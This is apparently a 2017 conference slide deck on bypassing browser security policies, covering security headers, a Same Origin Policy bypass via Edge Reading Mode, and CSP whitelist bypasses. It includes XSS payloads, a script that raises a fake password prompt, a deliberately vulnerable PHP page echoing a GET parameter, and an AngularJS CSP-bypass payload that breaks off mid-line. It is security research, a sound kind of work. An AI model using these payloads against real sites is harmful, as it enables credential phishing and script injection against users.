

Bypassing Web Browser Security Policies

DongHyun Kim (hackpupu)
Security Researcher at i2sec
Korea University Graduate School

Agenda

- Me?
- Abstract
- What is HTTP Secure Header?
- What is SOP(Same Origin Policy)?
- SOP(Same Origin Policy) Bypass 1-Day
- Details CSP(Content-Security-Policy)
- CSP Bypass (Whitelist)
- Conclusion

Me?

- 김동현 (hackpupu)
- 1995.02.13
- researcher@(c)i2sec
- CTF, Web Hacking, Pentester
- Scuba Diving, Sea
- <http://fb.com/hackpupu>
- <http://hackpupu.github.io>



Abstract

Browser Hacking 중 Secure Header에 관한 취약점을 소개한다.



What is HTTP Secure Header?

어떠한 Response Header가 Client Browser에 영향을 줄 수 있는가?

옵션	기능	Example
Content-Security-Policy	XSS 공격 방지, 허용된 URL에서만 Static Resource 허용	Content-Security-Policy: script-src 'self' https://apis.google.com
X-Frame-Options	FRAME을 차단 / 설정된 도메인만 허용	X-Frame-Options: SAMDORIGIN or Deny or http://i2sec.co.kr/
X-Content-Type-Options	MIME-Snffing 공격을 차단	X-Content-Type-Options: nosniff
Strict-Transport-Security	HTTPS로 강제 고정해 연결(MITM 공격 차단)	Strict-Transport-Security: max-age=1607400; includeSubDomains
Public-Key-Pins	인증서 PIN을 비교 후 연결(위조된 인증서 확인)	Public-Key-Pins: pin-sha256="<sha256>"; pin-sha256="<sha256>" max-age="15768000; includeSubDomains
X-XSS-Protection	브라우저의 XSS 필터를 활성화	X-XSS-Protection: 1; mode-block

What is HTTP Secure Header?

Github Response Header Example

Response from https://github.com:443/ [192.30.253.113]

Forward Drop Intercept is on Action Comment this item

Raw Headers Hex HTML Render

Name	Value
HTTP/1.1	200 OK
Server	GitHub.com
Date	Sat, 08 Jul 2017 04:43:47 GMT
Content-Type	text/html; charset=utf-8
Connection	close
Status	200 OK
Cache-Control	no-cache
Vary	X-PJAX
X-UA-Compatible	IE=Edge,chrome=1
Set-Cookie	_gh_sess=eyJzZXNzaW9uX2lkIjoizmJjNGU1MGQyYzBhZTQ4NzM4...
X-Request-Id	46e064d46349ed8cd8505b826ac97b98
X-Runtime	0.060391
Content-Security-Policy	default-src 'none'; base-uri 'self'; block-all-mixed-content; child-src re...
Strict-Transport-Security	max-age=31536000; includeSubdomains; preload
Public-Key-Pins	max-age=5184000; pin-sha256="WoiWRyI0VNa1ihaBciRSC7XHjliY...
X-Content-Type-Options	nosniff
X-Frame-Options	deny
X-XSS-Protection	1; mode=block
X-Runtime-rack	0.065997
X-GitHub-Request-Id	D4DC:7825:87562C:DFAA32:59606303
Content-Length	54629

Add Remove Up Down

? < + > Type a search term 0 matches

What is SOP(Same Origin Policy)?

Same Origin Policy Details - Example

Example: <http://seoul.i2sec.co.kr/index.html>

URL	결과	이유
http://seoul.i2sec.co.kr/secuinside/test.html	성공	
http://seoul.i2sec.co.kr/education/main.html	성공	
https://seoul.i2sec.co.kr/secure.html	실패	프로토콜 상이
http://seoul.i2sec.co.kr:8080/etc.html	실패	포트 상이
http://busan.i2sec.co.kr/etc.html	실패	호스트 상이

What is SOP(Same Origin Policy)?

Same Origin Policy Details – What is Origin?



What is SOP(Same Origin Policy)?

Same Origin Policy Details - IE Except

- Trust Zones: 두 도메인이 신뢰할 수 있는 영역에 속하면 SOP가 적용되지 않는다.
e.g., 기업도메인(corporate domains)
- Port: IE는 포트를 비교하지 않는다.

<http://seoul.i2sec.co.kr:8080/index.html>

||

<http://seoul.i2sec.co.kr:80/index.html>

What is SOP(Same Origin Policy)?

Same Origin Policy Details - Inherited origins

- about:blank, data: 또는 javascript:와 같은 URL에서는 URL자체가 원본에 대한 정보를 제공하지 않기에, 위 URL을 호출한 문서의 정책을 상속한다.

Origin: seoul.i2sec.co.kr



What is SOP(Same Origin Policy)?

Edge Browser SOP Bypass Using Reading Mode

- ALL Source Code In hackpupu github
 - https://github.com/hackpupu/papaer/2017/secuinside/demo_sop



SOP(Same Origin Policy) Bypass 1-Day

Edge Browser SOP Bypass Using Reading Mode



The diagram illustrates the process of bypassing the Same Origin Policy (SOP) using Microsoft Edge's Reading Mode. It shows three sequential browser windows:

- Window 1:** Microsoft Edge browser showing a tweet from @MicrosoftEdge and a video player for "5 Theories on Why We Dye Eggs for Easter".
- Window 2:** The browser window showing the `secuinside.org/2017/ctf.html` page. A large orange arrow labeled "Read Mode ON" points from this window to the next.
- Window 3:** The browser window showing the `secuinside.org/2017/ctf.html` page in Reading Mode. The address bar is highlighted with a red box, indicating the bypass.

The content of the `secuinside.org/2017/ctf.html` page is as follows:

SECUINSIDE
secuinside.org

Capture The Flag

- 기간 : 2017.07.01 09:00(KST) - 07.02 16:33(KST)
- 운영 : LeaveCAT
- <http://ctf.leave.cat>

CTF 규칙

- * No limit for number of people participating per team.
- * Each team has to use only one CTF ID. Otherwise you might have some kind of disadvantage.

SOP(Same Origin Policy) Bypass 1-Day

Edge Reading Mode - Details

<http://secuinside.org/2017/ctf.html>

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width" />
    <title>SECUINSIDE</title>
    <link rel="stylesheet" href="css/components.css">
    <link rel="stylesheet" href="css/responsee.css">
    <!-- CUSTOM STYLE -->
    <link href='http://fonts.googleapis.com/css?family=Roboto:400,100,300,700&subset=latin,latin-ext' rel="stylesheet">
    <link rel="stylesheet" href="css/template-style.css">
    <script type="text/javascript" src="js/jquery-1.8.3.min.js"></script>
    <script type="text/javascript" src="js/jquery-ui.min.js"></script>
    <script type="text/javascript" src="js/modernizr.js"></script>
    <script type="text/javascript" src="js/responsee.js"></script>
    <!--[if lt IE 9]>
    <script src="http://html5shiv.googlecode.com/svn/trunk/html5.js"></script>
    <![endif]-->
  </head>
```

Read Mode ON

```
<html style="height: 100%;" dir="ltr"><head>
  <meta charset="utf-8">
  <meta http-equiv="Content-Security-Policy" content="script-src 'self'">
  <meta name="viewport" content="width=device-width, initial-scale=1">

  <title>SECUINSIDE</title>
  <!-- START stylesheets -->
  <link href="res://EdgeContent.dll/RMUI.css" rel="stylesheet">
  <link href="res://EdgeContent.dll/RMStyle.css" rel="stylesheet">
  <link href="res://EdgeContent.dll/RMFontSize.css" rel="stylesheet">
  <!-- END stylesheets -->

  <base id="content_base" href="http://secuinside.org/2017/ctf.html" target="_top">
  <meta content="http://secuinside.org/2017/img/leavecat.jpg" property="og:image">
  <meta content="http://secuinside.org/2017/img/leavecat.jpg" property="og:image"></head>
```

Original HTML

Read Mode HTML



SOP(Same Origin Policy) Bypass 1-Day

Edge Reading Mode - Details

```
compare_tags.py
1 #-*- coding: utf-8
2 from bs4 import BeautifulSoup
3
4
5 def origin_tags():
6     # http://secuinside.org/2017/ctf.html
7     f = open('ctf.html')
8     html = f.read()
9     soup = BeautifulSoup(html, "html.parser")
10    tags = set()
11    for tag in soup.find_all():
12        tags.add(tag.name)
13    return tags
14
15
16 def read_tags():
17     # Using Edge
18     # read:http://secuinside.org/2017/ctf.html
19     f = open('read_ctf.html')
20     html = f.read()
21     soup = BeautifulSoup(html, "html.parser")
22     tags = set()
23     for tag in soup.find_all():
24         tags.add(tag.name)
25     return tags
26
27
28 if __name__ == '__main__':
29     temp = list(origin_tags() - read_tags())
30     for data in temp:
31         print data
```

Read Mode ON
Deleted Tags

<script>
<hr>
<section>
<footer>


<header>
<nav>
<article>

Read Mode Deleted Tags
(e.g, secuinside.org/2017/ctf.html)

SOP(Same Origin Policy) Bypass 1-Day

Edge Reading Mode - Details

<http://secuinside.org/2017/ctf.html>



SOP(Same Origin Policy) Bypass 1-Day

Edge Reading Mode - Details

read:<http://secuinside.org/2017/ctf.html>



SOP(Same Origin Policy) Bypass 1-Day

Edge Reading Mode - Conclusion

Edge CSS File is Internal File Using
C:\Windows\SystemApps\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\Assets\ReadingView

Edge Read mode Delete Tags(Script, Iframe, etc html tags...)

Loading in the background, without the user knowing



SOP(Same Origin Policy) Bypass 1-Day

Edge Reading Mode - Vulnerability#1

<http://secuinside.org>

The screenshot shows a web browser window with the address bar displaying `secuinside.org/2017/index.html`. The website header includes the "SECUINSIDE" logo and navigation links: "SECUINSIDE", "CTF", "CTB", "CONFERENCE", "ARCHIVES", "SPONSORSHIP", and "CONTACT".

Below the website content, a network log is visible, showing the following requests:

| 이름 / 경로 | 프로토콜 | 방법 | 결과 / 설명 |
|---|------|-----|---------|
| <code>http://secuinside.org/</code> | HTTP | GET | 200 OK |
| <code>index.html</code>
<code>http://secuinside.org/2017/</code> | HTTP | GET | 200 OK |
| <code>components.css</code>
<code>http://secuinside.org/2017/css/</code> | HTTP | GET | 200 OK |

To the right of the network log, a script snippet is displayed:

```
1 <script>  
2 location.href="2017/index.html";  
3 </script>  
4  
5
```

SOP(Same Origin Policy) Bypass 1-Day

Edge Reading Mode - Vulnerability#1

read:<http://secuinside.org>



SOP(Same Origin Policy) Bypass 1-Day

Edge Reading Mode - Vulnerability#1

Finding Interesting Redirect URL



SOP(Same Origin Policy) Bypass 1-Day

Edge Reading Mode - Vulnerability#1

Not Changed location.href and URL Bar



SOP(Same Origin Policy) Bypass 1-Day


Edge Reading Mode - Vulnerability#2

Object Tag Write Available

```
<object  
data="http://www.i2sec.co.kr/secuinside/data.js"></object>
```

<http://www.i2sec.co.kr/secuinside/data.js>

```
window.onload = function()  
{  
    setTimeout('prompt("네이버 패스워드 입력해봐요! :)");', 1000);  
}
```



SOP(Same Origin Policy) Bypass 1-Day


Edge Reading Mode - Vulnerability#3

document.write data, top location using!

```
<object  
data="http://www.i2sec.co.kr/secuinside/data.js  
></object>
```

<http://www.i2sec.co.kr/secuinside/data.js>

```
function writeTop()  
{  
    document.write('<script>alert(top.location.href)</script>');  
    top.document.close();  
}
```



SOP(Same Origin Policy) Bypass 1-Day

Edge Reading Mode – Vulnerability Conclusion

Using Edge Read Mode Redirect, Not Change URL Bar and location.href value

Edge Read Mode not deleted object tag

Edge Read Mode document.write

SOP(Same Origin Policy) Bypass 1-Day

Edge Reading Mode - Demo

SOP Bypass 1-Day DEMO



CSP(Content-Security-Policy) Details

CSP Options

Content-Security-Policy: **script-src** 'self' **https://apis.google.com**

Access-Allow Resource Type

Another Domain

Origin
(Using Domain)

CSP(Content-Security-Policy) Details

CSP Options - Access-Allow Resource Type

| 옵션 | 기능 | Example Domain |
|-------------|---|--|
| base-uri | <base>태그에 나타낼 수 있는 URL을 제한 | |
| child-src | Frame 태그에 나타낼 수 있는 URL을 제한 | child-src https://youtube.com |
| connect-src | XHR, WebSocket 또는 EventSource를 통해 연결하는 출처를 제한 | |
| font-src | 웹 폰트를 제공할 수 있는 출처를 제한 | font-src https://themes.googleusercontent.com |
| form-action | <form>태그 내 action의 Endpoint를 제한 | |
| img-src | 이미지를 로드할 수 있는 출처를 제한 | |
| media-src | 동영상 및 오디오를 로드할 수 있는 출처를 제한 | |
| style-src | 스타일시트(CSS)를 로드할 수 있는 출처를 제한 | style-src https://www.bootstrapcdn.com/ |


CSP(Content-Security-Policy) Details

CSP Options – Another Tip

- Content Security Policy (CSP) block eval method call
- CSP is block using eval() for Javascript
- CSP does not specify unsafe-inline, the inline event handler is blocked


CSP(Content-Security-Policy) Details

Why Attacker Thinking CSP?



CSP(Content-Security-Policy) Details

Why Attacker Thinking CSP? – Enable CSP



CSP(Bypass) Bypass

CSP(Bypass) Example, Edge 0-Day and CSP WhiteListDomain


- ALL Source Code In hackpupu github
 - https://github.com/hackpupu/papaer/2017/secuinside/demo_csp



CSP(Bypass) Edge Bypass

application/pdf not filtering - Demo

```
<embed type="application/pdf"  
src="http://www.africau.edu/images/default/sample.pdf" width="800"  
height="500">
```



CSP(Content-Security-Policy) Details

CSP is Real Safe?

Content-Security-Policy: script-src 'self' ajax.googleapis.com

CSP Bypass (Whitelist)

CSP bypass XSS Challenge

https://github.com/cure53/XSSChallengeWiki/wiki/H5SC-Minichallenge-3:-%22Sh*t,-it%27s-CSP!%22

```
<?php
header('Content-Security-Policy: default-src \'self\' ajax.googleapis.com');
header('Content-Type: text/html; charset=utf-8');
header('X-Frame-Options: deny');
header('X-Content-Type-Options: nosniff');
?>
```

```
<body class="<?php echo $_GET['xss']; ?>"
```

CSP Bypass (Whitelist)

CSP bypass Using AngularJS ng-csp Options

```
ng-app"ng-csp ng-click=$event.view.alert(1337)><script  
